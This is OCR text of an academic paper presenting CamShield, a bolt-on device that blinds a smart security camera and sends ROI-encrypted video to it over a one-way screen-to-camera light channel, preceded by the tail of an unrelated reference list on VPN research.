[30] PCMag. The Best VPN Services of 2019, 2019. https://www.pcmag.com/roundup/296955/the-best-vpn-services.

[31] Vasile C Perta, Marco V Barbera, Gareth Tyson, Hamed Haddadi, and Alessandro Mei. A glance through the vpn looking glass: Ipv6 leakage and dns hijacking in commercial vpn clients. *Proceedings on Privacy Enhancing Technologies*, 2015(1):77–91, 2015.

[32] Pew Research Center. The state of privacy in post-Snowden America, 2016. https://www.pewresearch.org/fact-tank/2016/09/21/the-state-of-privacy-in-america/.

[33] Erika Shehan Poole, Marshini Chetty, Rebecca E. Grinter, and W. Keith Edwards. More than meets the eye: Transforming the user experience of home network management. In *Proceedings of the 7th ACM conference on Designing interactive systems - DIS '08*, pages 455–464, Cape Town, South Africa, 2008. ACM Press. http://portal.acm.org/citation.cfm?doid=1394445.1394494.

[34] Quantcast. Quantcast Measure - Free Audience Insights & Analytics Tool, 2019. https://www.quantcast.com/products/measure-audience-insights/.

[35] Emilee Rader. Awareness of Behavioral Tracking and Information Privacy Concern in Facebook and Google. In *Proceedings of the Tenth Symposium on Usable Privacy and Security*, pages 51–67, 2014.

[36] Johnny Saldañna. *The Coding Manual for Qualitative Researchers*. SAGE, Los Angeles, 2nd ed edition, 2013.

[37] Irving Seidman. *Interviewing as Qualitative Research: A Guide for Researchers in Education and the Social Sciences*. Teachers college press, 2013.

[38] Fatemeh Shirazi and Melanie Volkamer. What Deters Jane from Preventing Identification and Tracking on the Web? In *Proceedings of the 13th Workshop on Privacy in the Electronic Society - WPES '14*, pages 107–116, Scottsdale, Arizona, USA, 2014. ACM Press. http://dl.acm.org/citation.cfm?doid=2665943.2665963.

[39] Jeff H Smith, Tamara Dinev, and Heng Xu. Information Privacy Research: An Interdisciplinary Review. *MIS Quarterly*, 35(4):989, 2011. https://www.jstor.org/stable/10.2307/41409970.

[40] Nissy Sombatruang, Tan Omiya, Daisuke Miyamoto, M Angela Sasse, Youki Kadobayashi, and Michelle Baddeley. Attributes affecting user decision to adopt a virtual private network (vpn) app. In *International Conference on Information and Communications Security*, pages 223–242. Springer, 2020.

[41] William G Stillwell, David A Seaver, and Ward Edwards. A comparison of weight approximation techniques in multiattribute utility decision making. *Organizational behavior and human performance*, 28(1):62–77, 1981.

[42] TechCrunch. Apple removed Facebook's Onavo from the App Store for gathering app data, 2018. https://techcrunch.com/2018/08/22/apple-facebook-onavo/.

[43] Joseph Turow. Americans & Online Privacy: The System Is Broken. Technical report, University of Pennsylvania, 2003.

[44] Steven J. Vaughan-Nichols. How Does a VPN Work?, August 2017. https://www.ign.com/articles/2017/08/11/how-does-a-vpn-work.

[45] Qi Zhang, Juanru Li, Yuanyuan Zhang, Hui Wang, and Dawu Gu. Oh-Pwn-VPN! Security Analysis of OpenVPN-Based Android Apps. In *International Conference on Cryptology and Network Security*, pages 373–389. Springer, 2017.

CamShield: Securing Smart Cameras through Physical Replication and Isolation

Zhiwei Wang[1] Yihui Yan[1] Yueli Yan[1] Huangxun Chen[2] Zhice Yang[1] *
[1]*School of Information Science and Technology, ShanghaiTech University*
[2]*Huawei Theory Lab*

Abstract

Smart home devices, such as security cameras, are equipped with visual sensors, either for monitoring or improving user experience. Due to the sensitivity of the home environment, their visual sensing capabilities cause privacy and security concerns. In this paper, we design and implement the CamShield, a companion device to guarantee the privacy of smart security cameras, even if the whole camera system is fully compromised. At a high level, the CamShield is a shielding case that works by attaching it to the front of the security camera to blind it. Then, it uses its own camera for visual recording. The videos are first protected according to user-specified policies, and then transmitted to the security camera and hence to the Internet through a Visible Light Communication (VLC) channel. It ensures that only the authorized entities have full access to the protected videos. Since the CamShield is physically isolated from the shielded security camera and the Internet, it naturally resists many known attacks and can operate as it is expected to.

1 Introduction

Smart home represents the intelligentization trend of house appliances, accessories, and furniture. It brings us convenience but at the cost of our sound and video information being gathered and analyzed. More than 70% of surveyed consumers are very concerned about the risks of being spied on by their smart home devices [11].

Their concerns are not fiction. Visual sensors are ubiquitous in smart home devices. They reside in places like security cameras and doorbell cameras, and are in new devices like smart TVs [17], refrigerators [15], pet monitors [5], *etc.* They are essential to smart devices since they render visual capabilities, *e.g.*, remote monitoring, video analysis, *etc.* However, in many cases, networked smart devices are neither transparent nor secure. The recorded videos are subject to various vulnerabilities [27] and unauthorized leakages. It is reported that curious cloud might spy on the content [14]. Used Nest security cameras might leak videos about the former user [3]. When Xiaomi IoT cameras are connected to the Google Hub, the monitoring images might show scenes of other users [24].

The security and privacy issues of visual-capable smart devices have led to many discussions [50, 51, 64]. A common solution is to protect videos in the device before transferring them out, but it will fail if the device has been taken over by the attacker [1, 23], *i.e.*, it is fully compromised. This leads to the concept of trusted camera, which operates strictly in the way specified by its owner. One possible way to build a trusted camera is to make use of the trusted execution environment (TEE), which isolates the critical computing components so that they cannot be tampered with. However, a complete TEE requires secure hardware such as compatible processors [30] and visual sensors capable of hardware encryption [53], which cannot be satisfied by legacy devices already in use. Moreover, since some smart devices also need to perform local video processing, such as face detection, the TEE must also cover the processing pipelines, which is still an open problem due to the large code base size.

We believe a viable solution of trusted camera should be able to resist most threats, practically feasible, and preferably compatible with legacy devices. Our key insight is that the major complexities and vulnerabilities of trusted computing systems are rooted in their design philosophy - isolating trusted and untrusted computing components while leaving them *sharing the same hardware or even the software.* However, why can they not be physically isolated? This question motivates our approach.

1.1 CamShield Approach

CamShield is a hardware-software co-designed system to force ordinary visual sensing devices to become trusted cameras. Without loss of generality, this paper primarily concentrates on smart security cameras (or smart cameras in short). As shown in Figure 1, the CamShield system consists of the *CamShield device* and the *CamShield App*. At a high level, the

*Corresponding Author




Figure 1: **Concept of CamShield**. The CamShield system consists of the CamShield device (red) and the CamShield App to secure the smart camera. It protects the privacy of the video content even if the smart camera is fully compromised. The CamShield device blinds the smart camera with its shield and replicates the visual sensing capability with its own camera sensor. It captures and delivers videos to the CamShield App through an encrypted channel. The CamShield device is physically and logically isolated from the network and the smart camera, and hence resists many known attacks.

CamShield device (or the CamShield in short) is a physical shield in front of the smart camera. When the CamShield is properly installed, the shielded camera can only capture the inside part of the CamShield, and hence is blinded in visually sensing the surrounding environment, *e.g.*, the living room. A blind camera is no longer subject to privacy leaks and attacks. To preserve the original functionalities of the smart camera, the CamShield has a visual sensor in front of the covered smart camera for visual sensing. The recorded video is encrypted, and then transferred to the companion app - the CamShield App, through the network connection of the smart camera. The owner uses the CamShield App to decrypt the video captured by the CamShield.

The trustworthiness of the CamShield system is based on two facts. First, the CamShield device is standalone. Its computing components are not only logically but also physically isolated from the smart camera and the network. Such isolation protects it against most practical attacks. Second, the only input interface of the CamShield is its visual sensor, which can hardly be abused to modify its software logic.

1.2 Contributions

To realize the idea of CamShield, we must address the following challenges: First, how can the CamShield transfer the video stream to the smart camera without violating the isolation? One solution is to use cables to wire their pins, but this needs hardware and firmware modifications on smart cameras. Our approach is to reuse the visual sensing ability of the smart camera to perform visible light communication (VLC). The CamShield contains a tiny screen inside its shield case. The captured video stream is encoded into a QR-code-like stream and displayed on it. Then, the smart camera captures and decodes the code stream to obtain the video. This one-way VLC data path keeps the CamShield isolated from the smart camera without requiring any modifications to the smart camera.

Second, CamShield uses end-to-end encryption between the CamShield and the App to guarantee the security of the videos. However, a fully-encrypted video eliminates the benefits from third-party services, *e.g.*, cloud video analysis. CamShield adopts a partially-encryption scheme, which encrypts only the sensitive areas or the region of interest (ROI) of the video, and thus allows the cloud servers to provide useful interference, *e.g.*, gestures, without knowing sensitive information, *e.g.*, the face in Figure 1. The problem is how can the user specify the ROIs according to his/her own concerns, as the CamShield is an isolated device, which lacks common input interfaces. We use another VLC channel from the owner's smartphone screen to the CamShield's camera to send configuration messages. It incorporates authentication protocols and hardware interfaces to enhance security and user awareness.

Third, as a key selling feature, most smart security cameras support motion detection, *e.g.*, to detect intruders. However, when using the CamShield, the smart camera captures VLC streams rather than the actual environment, hence the original motion detection module no longer works. We use compatibility designs to preserve this feature. Our solution is to replicate the motion detection algorithms at the CamShield, and then trigger the smart camera's motion detection by emulating the movement inside the shield.

We prototype a complete CamShield system. The hardware of the CamShield is assembled with commercial components and a 3D-printed case. The CamShield App is developed for smartphones to decrypt and render videos in real-time. Our evaluation covers five commercial off-the-shelf (COTS) smart cameras from different manufacturers. The CamShield system preserves most of their original features while making them trustworthy.

This work makes the following contributions:

- We propose and practice using physical isolation and function replication to achieve trusted computing. Its merit arises in situations where hardware replication cost is not the major issue.
- We design and implement the CamShield system. It is a bolt-on solution that turns a general camera into a trusted one without incurring hardware and software modifications.

2 Background and Related Work

2.1 ROI-based Visual Privacy Protection

Digital cameras are prevalent in both public and private places. People are concerned about whether their sensitive information, such as the face, behaviors, properties, *etc.*, would be captured and abused by the camera's owner or operator for

fun, profit, or censorship. One direct way to protect visual privacy is to blur the entire video stream, but it would cause information loss and reduce the utility value of the video. This is the trade-off between privacy and functionality. An elastic way is to use partial protection [50], where only the sensitive areas are protected and the rest are open for functional use.

The first step of partial protection is to identify the region of interest (ROI), which represents the sensitive areas of the video/image. An example in common is the face, but in general, ROIs are quite subjective. ROI detection usually relies on computer vision (CV) techniques, such as traditional handcrafted filters and recent deep neural network detectors. Some approaches utilize additional sensors to detect special ROIs. For example, thermal image sensor [67] and biological signal sensor [43] are used to differentiate the human face from the background.

The step after ROI detection is to protect the ROI areas. Blanking, blurring, pixelation, replacing to an object, *etc.*, are common methods used to reduce the information the ROI contains to protect privacy [50]. ROI areas can also be protected with encryption [33]. ROI encryption is lossless and thus retains raw information, which allows authorized entities to access the complete video.

We follow the above ROI-based protection framework to design CamShield. Related work can be classified into the following two categories.

2.1.1 Pre-capture Protection

The visual content is protected before being captured by the smart camera. This is usually achieved by intervening the protection system in the original imaging system.

One way is to use a computational visual sensor, whose pixels can be flexibly controlled. Fernández-Berni *et al.* [35] show that once ROIs are detected, the sensors can be configured to obfuscate the areas. Another way is to use optical filters. Tan *et al.* [54] design optics to blur the scenes to a level to destroy sensitive information but retain the detectability of the human face. Pittaluga *et al.* [48] attach a small lens in front of the camera to defocus and blur sensitive information. Anonymous camera [67] utilizes an additional thermal camera to detect the face and then uses a programmable optical filter to block the areas in the scene. Kitajima *et al.* [43] keep the camera defocused and use a pulse wave sensor to detect human faces based on the color variation due to heartbeats.

CamShield is similar to the above approaches in that it also performs ROI-protection prior to the digitization of the smart camera. However, CamShield pursues a trustworthy and complete system while they mainly focus on specific techniques and components. For the functional aspects, computational sensors are experimental and not suitable for commercial devices. Optical filters lack flexibility and cannot easily be modified for different ROIs. Further, their protection schemes irreversibly destroy ROIs or even the entire frame, while the ROIs of CamShield can be recovered after decryption.

2.1.2 Post-capture Protection

The visual content can also be protected after the camera's digitization. Many discussions assume the camera system is trustworthy and focus on other aspects of the privacy protection problem [50, 51, 64], *e.g.*, computational overhead [65], timing channel [45], *etc.*

Instead, we are concerned about the assumption and want to make smart cameras' digital world secure even if they are found in the hands of attackers. This is a challenging problem since smart cameras are subject to various attacks in practice. The security flaws lying in the camera's firmware, operating system (OS), processing software, and network protocols might all be made use of by attackers to access the raw video content or even compromise the whole camera system.

A potential solution is trusted computing. It is based on isolation and verification techniques to ensure that specific computing components cannot easily be tampered with. Early work takes advantage of the Trusted Platform Modular (TPM) chip to build cameras [62, 63]. TPM allows for secure boot and has a sealed key for hardware encryption, but it does not protect the running OS and video processing components. Hence it has a weaker threat model. Apart from the above, little work has been done to realize trusted cameras. This is because if the OS/driver managing the raw data from the visual sensor is compromised, little can be done in the software to protect the video content. In fact, achieving trusted peripherals I/O is a longstanding problem in trusted computing. Some approaches rely on virtualization for isolation but assume trusted hypervisors [29, 60]. Hardware TEE is free of the assumption but is limited to specific lightweight functions such as the control path [26, 44], the display UI [46], the keyboard [32], *etc.* The complexity comes from the large code base of the camera driver and the video processing stack, *e.g.*, OpenCV, TensorFlow, *etc.* It is challenging to cover all of them in the trusted computing base (TCB) [52].

An alternative approach is to use dedicated hardware, such as FPGA [37], embedded processors [28, 49, 61] as a separated and isolated middle layer to perform the video processing and protection tasks before delivering the content to the camera's host system. CamShield is similar in that they all perform ROI processing in independent hardware to isolate sensitive information from untrusted software. However, CamShield is different in that it replicates the imaging and processing components of the smart camera. It renders physical and hence likely stronger isolation. Importantly, CamShield is a bolt-on solution and compatible with legacy camera devices.

2.2 Screen-to-camera Channel

Screen-to-camera communication is a form of visible light communication (VLC). It transmits data from screens to cameras [42]. At a high level, one device displays QR-code-like visual content on the screen, and the other uses its camera to capture and decode the QR-code stream. It has become a popular

way to bridge devices that cannot be conveniently connected by traditional means [42]. Recent research [38, 40, 57, 58, 66] improved the screen-to-camera communication primarily on throughput and invisibility.

CamShield uses VLC to build the one-way data path between the CamShield device and the shielded smart camera. Its VLC design is inspired by existing work, but due to its unique scenario, it differs from them in many aspects. It does not pursue invisibility [57] and has a fixed field of view, which allows for simpler designs in some aspects. On the other hand, it needs to handle color dispersion, high compression noise, and at the same time achieve high and stable throughput with a low camera sampling rate. These technical problems are unique and have not been explored.

3 Threat Model

The overall goal of CamShield is to preserve the functionalities of the smart camera and protect its sensitive visual contents from being leaked.

As it has been reported, we assume a remote attacker may leverage some loopholes to compromise the network [24] and the cloud service [14] of the smart camera. For a powerful attacker, we assume it might take full control of the camera [1], including accessing and modifying the captured video.

As shown in Figure 1, we assume the CamShield device is correctly installed on the smart camera. We would like to use the CamShield to protect the information of the raw videos on the owner's demand. The raw videos are videos captured by the smart camera as if it is not shielded by the CamShield device. We want to ensure that the authorized parties, *e.g.*, the owner's CamShield App, can get full access to the raw videos, and the unauthorized parties, *e.g.*, the attackers, third-party cloud, will be regulated by the privacy policies issued by the device owner. We assume there will be a trusted initial setup phase where the CamShield device and CamShield App can exchange keys securely, *e.g.*, a user buys a new CamShield device and pairs it with the CamShield App.

We assume that the attacker does not have physical access to the CamShield device. A physical attacker can tamper, alter, and disable software and hardware components. We note that software attestation and solid manufacturing can increase the complexity of such attacks, but both are out of the scope of this paper. A physical attacker at close proximity might attempt to perform side-channel attacks to gain credentials, which is also out of the model. The attacker having direct sight on the smart camera might attempt to use optical tools, *e.g.*, laser projector, to interfere with the CamShield's operations. Optical shielding, *e.g.*, curtain, can overcome such attacks. We note that the CamShield can resist simple physical attackers such as copying video content via common data interfaces like USB, which it simply does not have.

We assume the way the owner consumes the raw content is secure. We assume that the attacker does not compromise the CamShield App. The CamShield App represents an application of a general trusted computer. It can be but does not have to be a smartphone app like our current implementation. For example, it can also be installed on a trusted desktop with strong security protection. A trusted computer might have different implementations. In the harshest scenario, where any network attacks might occur, a program can still be executed with hardware-based TEE [32]. We also assume the attacker cannot spy on the monitor to view the raw video, *e.g.*, via social engineering and optical reflections [25].

We do not handle denial of service (DoS) attacks, *e.g.*, the compromised smart camera refuses to stream videos, since they do not hurt privacy. We also do not handle side channels of the network traffic, *e.g.*, inferring activity through event timing [45], which can be eliminated by injecting dummy event notifications.

4 Overview

The hardware and software architecture of the CamShield device is shown in Figure 2 and Figure 3, respectively. The rightmost camera in Figure 2 is the smart camera to be secured. It is denoted as a sink camera, *i.e.*, there is no information flowing from the sink camera to the CamShield device.

As shown in Figure 2, the hardware of the CamShield device consists of five components: visual sensor, processing unit, screen, lens, and LEDs. The leftmost one is the visual sensor of the CamShield. It takes the place of the visual sensor of the sink camera and captures video frames to the memory of the processing unit. The processing unit manages the visual sensor to its left and the screen to its right. It is also responsible for executing image/video processing algorithms, encryption, and communication protocols. The screen is used as the output interface to convey encrypted video streams from the CamShield device to the sink camera. In front of the sink camera, we put a lens to focus the sink camera on the screen. There are two LEDs connected to the processing unit. The inner alarming LED is used to trigger the motion detection mechanism of the sink camera. The outer Msg (message) LED is used to inform the owner about the status of the CamShield. Finally, all of the above components are packed into a 3D-printed shielding case, which can be attached to a general smart camera through the adjustable seizers.

The overall software workflow of the CamShield device is shown in Figure 3. The CamShield first enforces typical ROI-based privacy protection on the captured video stream. We adopt standard CV modules to detect the ROI areas of the raw videos. While compressing the raw video, the encryption module encrypts the video content belonging to the ROI areas. Then, the CamShield encodes the encrypted and compressed video stream into VLC frames, which are filled into the frame buffer and displayed on the CamShield screen. The VLC frames are captured by the sink camera and transferred to the CamShield App over the network. The owner uses the




Figure 2: **Hardware Structure of the CamShield Device**.




Figure 3: **Software Workflow of the CamShield Device**.

CamShield App with the key to retrieve the raw video streams captured by the CamShield, which basically follows a reverse process of encryption and VLC encoding.

In the following sections, we introduce the VLC data path in Section 5, the ROI-encryption and configuration in Section 6, and the compatibility designs in Section 7. We discuss other design choices in Section 8.

5 One-way VLC Data Path

The CamShield device is isolated from the network for security considerations, but there must be a way to transfer its video stream to the owner. From the security perspective, any two-way connections such as Bluetooth, USB cable might bring breaches to the isolation. Further, as we also want to secure smart cameras already in use, the installation must be simple enough, better without hardware and firmware modifications. CamShield takes advantage of the visual sensing capability of the sink camera to construct a one-way VLC data path that meets all these needs.

5.1 VLC Overview

At a high level, the VLC works like scanning a QR-code stream. An example of the VLC frame is shown in Figure 4 (a), which looks like a colored QR-code. The CamShield chops the captured video stream into sequential pieces and loads them into VLC frames (see Section 6). VLC frames are displayed sequentially on the CamShield's screen and captured by the sink camera. Through decoding the captured VLC frames, the loaded video stream can be extracted.

To formally describe the VLC design, we use the following notations. A VLC frame for transmission *i.e.*, txFR, is a matrix of pixels, with each matrix element representing the color of the pixel. Our VLC scheme uses different colors to represent bits. In practice, a single pixel is usually too small to be robust to noises, hence neighboring pixels are grouped to illustrate the same color. We use a k×k square block to group them. Pixels in the same block have the same color. A subscript n is used to denote the sequence of the VLC frames, *e.g.*, txFR_n is the n-th transmission frame. Similarly, rxFR denotes the VLC frame captured by the sink camera. rxFR is related to txFR, but is distorted and even merged from multiple txFRs. Extracting information from rxFRs is the major challenge of the VLC design. While there are plenty of existing VLC implementations, we face unique challenges specific to the CamShield's unique scenario.

5.2 Calibrating Distortions

To perform VLC decoding, the initial step is to determine the area of txRF in rxRF. Then, the location of blocks can be determined and their colors and hence bits can be extracted. In practice, this process is not straightforward due to various distortions. For example, most VLC systems are subject to perspective distortions [47], which transform the txFR to a trapezoid when viewing the screen from an angle. The CamShield's screen is fixed towards the sink camera and thus is free of them. However, it is subject to another two types of distortion, which are rooted in the compact form factor of the shield.

5.2.1 Lens Distortion

Smart cameras are designed to capture scenes centimeters away, but the screen of CamShield is placed only several centimeters in front of the sink camera. This distance is below the minimum object distance of most smart cameras [7], and thus leads to significant blur [1]. Similar to wearing glasses, we add a lens to refocus it on the screen, as shown in Figure 2. A side effect of adding a new lens to an imaging system is the lens distortion. As shown in Figure 4 (b), straight lines of pixels bend outward from the center of the image.

5.2.2 Chromatic Distortion

Another subtle problem of the new lens is that the distortions differ among colors. The reason is that the lens has different refraction ratios for different colors of light. As a consequence, the focal plane or the magnified size slightly differs among colors [4]. The more the incidence location from the center of the lens, the more color dispersion can be observed. As shown in the zoomed part of Figure 4 (b), the blue and red components are shifted off to the right and left of the original white square. Quite similar to the TikTok icon. This adds complexities in determining the precise locations of the blocks, as their locations are different when displaying different colors.

[1] like our eyes, the distance that they see clearly has a wide range but does not cover the nose.




Figure 4: **VLC Design**. The CamShield device uses the screen-to-camera VLC to convey encrypted videos to the sink camera. A VLC frame is shown in (a), which uses the 8-color modulation scheme in (d). The Grid and Color Palettes preamble frames in (c) are used to calibrate various distortions and biases. The VLC is subject to the rolling shutter effect, which merges transmission frames (txRF) if they are captured (rxRF) during screen refreshes. We use frame interpolation in (e) to minimize the difference between adjacent frames to amortize throughput penalty.

We note that the above two types of distortion are so unique that they have not been addressed in other VLC systems. Since the pixel blocks must be located at the pixel level, existing distortion adjustment methods cannot be used due to inefficient accuracy. For example, the anchor fields [12] used for adjusting the perspective distortion are not applicable, since pixels are distorted non-linearly in space. Model-based calibrations [68] are not accurate enough either, since the general mathematical distortion model does not perfectly fit the actual distortions.

Our calibration method is motivated by wireless communication, where distortions are measured by a known sequence - the preamble. The distortion is quantified by comparing the received preamble with its ideal values. We adopt a similar method by introducing a preamble frame prior to the VLC data frames. As shown in Figure 4 (c), the preamble frame is a black and white chessboard with a grid size equal to the block size. We use CV methods to accurately localize every black and white block in the rxFR and their locations are recorded. To handle chromatic distortion, the above process is performed in the Red, Green, and Blue channels independently. These locations are used to index the blocks in the data VLC frames to extract colors and thus the information that they convey. Note that since the CamShield is fixed to the sink camera, the block locations are stable, hence the preamble frames are played only in the initialization process after the device boot. Optionally, they can be inserted once for a while to increase stability.

5.3 Boosting Throughput via Color Modulation

Even if the color blocks are perfectly located, it remains difficult to convey High-definition (HD) videos, which has been the default resolution of current smart cameras. For streaming 720p HD videos, the minimum required data rate is 768 kbps when using the HEVC (H.256) compression [21]. As the sampling rate of the sink camera is fixed at 20 fps or 15 fps in most COTS smart cameras, a single rxFR must at least contain 38.4 kb. For a quick comparison, the capacity of the densest standard QR-code is 23.6 kb [12].

A typical way to increase the capacity is to use multiple colors in one block to represent information. If the color is chosen from N^c different colors, $\log(N^c)$ bits are contained in one block. The modulation scheme determines how the colors represent bits. An 8-color modulation scheme is shown in Figure 4 (d). However, N^c cannot be ultimately increased due to the following noise sources in rxRF: First, the sink camera adopts multiple non-configurable schemes to auto-adjust the contrast, brightness, saturation, *etc.*, of the captured video. These schemes work as blackboxes and bring color biases to rxFR. Second, some cameras we tested have the vignette effect [22], where the center area of rxFR is brighter than the periphery areas, which affects the block color spatially.

We note that while the auto-adjustment and the vignette effect are model-dependent, they can be calibrated with another preamble frame. As shown in Figure 4 (c). This frame is filled with identical color palettes, showing the colors used by txFR. These palettes are used as the reference for decoding. *i.e.*, choosing the closest color in the palette for determining the color of blocks in rxFR. Since the palettes are piled up on the entire screen, the bias caused by the vignette effect can be compensated as well.

5.4 Amortizing Rolling Shutter Effect

The rolling shutter effect is caused by unsynchronized line exposure of the CMOS sensor array [40]. When an rxFR is taken during the transition period between txFR_i and txFR_{i+1}, the rxRF will be a merge of txFR_i and txFR_{i+1}. Some of its portions are from txFR_i, as these lines expose first, while others are from txFR_{i+1}. Since the camera exposure and the screen refresh are not finished instantly, a large portion of rxRF is a merge from both txFR_i and txFR_{i+1}, which complicates the color extraction [66].




Figure 5: **Example of ROI-Based Video Encryption**. The frame is encrypted in units of tiles. The tiles overlapping with the ROI are encrypted and their visual contents are destroyed.




Figure 6: **VLC Frames for End-to-end ROI-Encryption and Transmission**. Video frames captured by the CamShield device are encrypted based on the ROI information and in units of a tile. Multiple encrypted video frames are packed into a VLC data frame for transmission. The VLC frame is coded with error correction codes to resist the noise of the VLC channel.

Exiting work proposed several solutions. A very recent work, ERSCC [66], achieved the best-reported results, *i.e.*, log(4.36) bits per block. It separates the colors in merged areas but its throughput cannot be further improved as the separation depends on a limited number of encoding colors. An alternative solution is to abandon the merged areas and use the error correction code to automatically make use of the information in the merge-free areas [58]. In this way, the merged frames contain less information while the merge-free frames contain more. When putting them together, all of them adaptively contribute to the overall capacity. However, due to the slight rate misalignment of rxFRs and txFRs, the merged frames occur in periodic bursts. Each burst might last for several seconds or even more. The actual capacity during such a worst-case period is very low, which results in video streaming latency and usability frictions.

The application scenario of CamShield has stringent requirements for both throughput and latency. To make use of VLC for such a purpose, we handle the rolling shutter effect in a distinct way: instead of splitting the merged areas in every frame or leaving them alone in a burst, we propose a hybrid scheme that intentionally distributes the merged areas evenly among all the rxFRs to amortize their negative impact, and at the same time, incorporates more colors in a block to maintain the capacity.

The key insight is that the merged areas occur only when the content of consecutive txFRs are different. If we keep the consecutive txRFs as similar as possible, then the merged area will be reduced. To do so, our approach takes advantage of the asymmetric frame rate of txFR and rxFR. As mentioned earlier, the rxFR rate is usually up to 20 fps, and the txFR rate of a typical LCD screen is around 60 fps. That is to say, the frame rate of txFR is at least 3 times that of rxRF. As shown in Figure 4 (e), instead of refreshing the entire txFR, which results in a large merged area if the rxRF encounters the refresh period, our method is to gradually change, or interpolate txRFs by making any adjacent txRFs differ by 1/3 parts. In this way, for any rxRF, at most 1/3 is affected by the rolling shutter effect, while the remaining 2/3 is unaffected. The overall capacity is stable at 2/3 of the merge-free case (it relies on an inter-frame coding scheme explained in Appendix A). We also note that the capacity can be further increased if high refresh rate screens are used, *e.g.*, 120 Hz LCDs are becoming prevalent in the latest smartphones and PC monitors.

6 ROI-based Video Encryption

CamShield adopts a typical ROI-based video encryption framework. It first uses standard CV methods to identify ROI regions, and then encrypts them. We refer the reader to the ROI-based video encryption schemes [33] for more technical details. This section describes the end-to-end video transmission protocol built upon the ROI encryption and the interface used to configure the ROI-based privacy policies.


6.1 End-to-end Video Delivery

CamShield uses encryption to secure the information between the CamShield device and authorized parties, *e.g.*, the CamShield App. To fulfill our security goals, we adopt ROI-based encryption instead of encrypting the whole frame. ROI encryption allows the owner to flexibly specify the areas they would like to protect. It leaves room for the owner to trade off utility and privacy, *e.g.*, disclosing more information to the cloud might gain a better user experience.

The encryption is based on a pre-shared secret, *i.e.*, a symmetric *key*. The *key* is shared through a trusted initialization step. For example, the *key* of a CamShield device is sealed in its hardware and is printed on a disposable paper shipped with the new device. The device owner inputs the key into the CamShield App to authorize it to access the encrypted information.

Index	ROI	Invert	Alg.	Time	Enable
1	all	F	/	all	F
2	none	F	/	all	F
3	face	F	mobile net	all	T
4	body	F	opencv	all	F
5	text	F	opencv	work days	F

(a) Table of ROI Entries



(b) ROI Configuration Protocol

```
{
    "config": {
        "ROI Policy": {
            "Index": 3,
            "ROI": "all",
            "Invert": false,
            "Algorithm": "moiblenet",
            "Time": ["Mon","Fri"],
            "Enable": true
        }
    },
    "timestamp": {
        "Value": 1391141532000,
        "Time Zone": "GMT008:00"
    }
}
```

(c) ROI ConfigMsg

Figure 7: **ROI Configuration Interface**. The CamShield device allows the owner to flexibly configure the ROI policies in (a) with the configuration message *ConfigMsg* in (c). A challenge and response protocol in (b) is used to authenticate *ConfigMsg*.

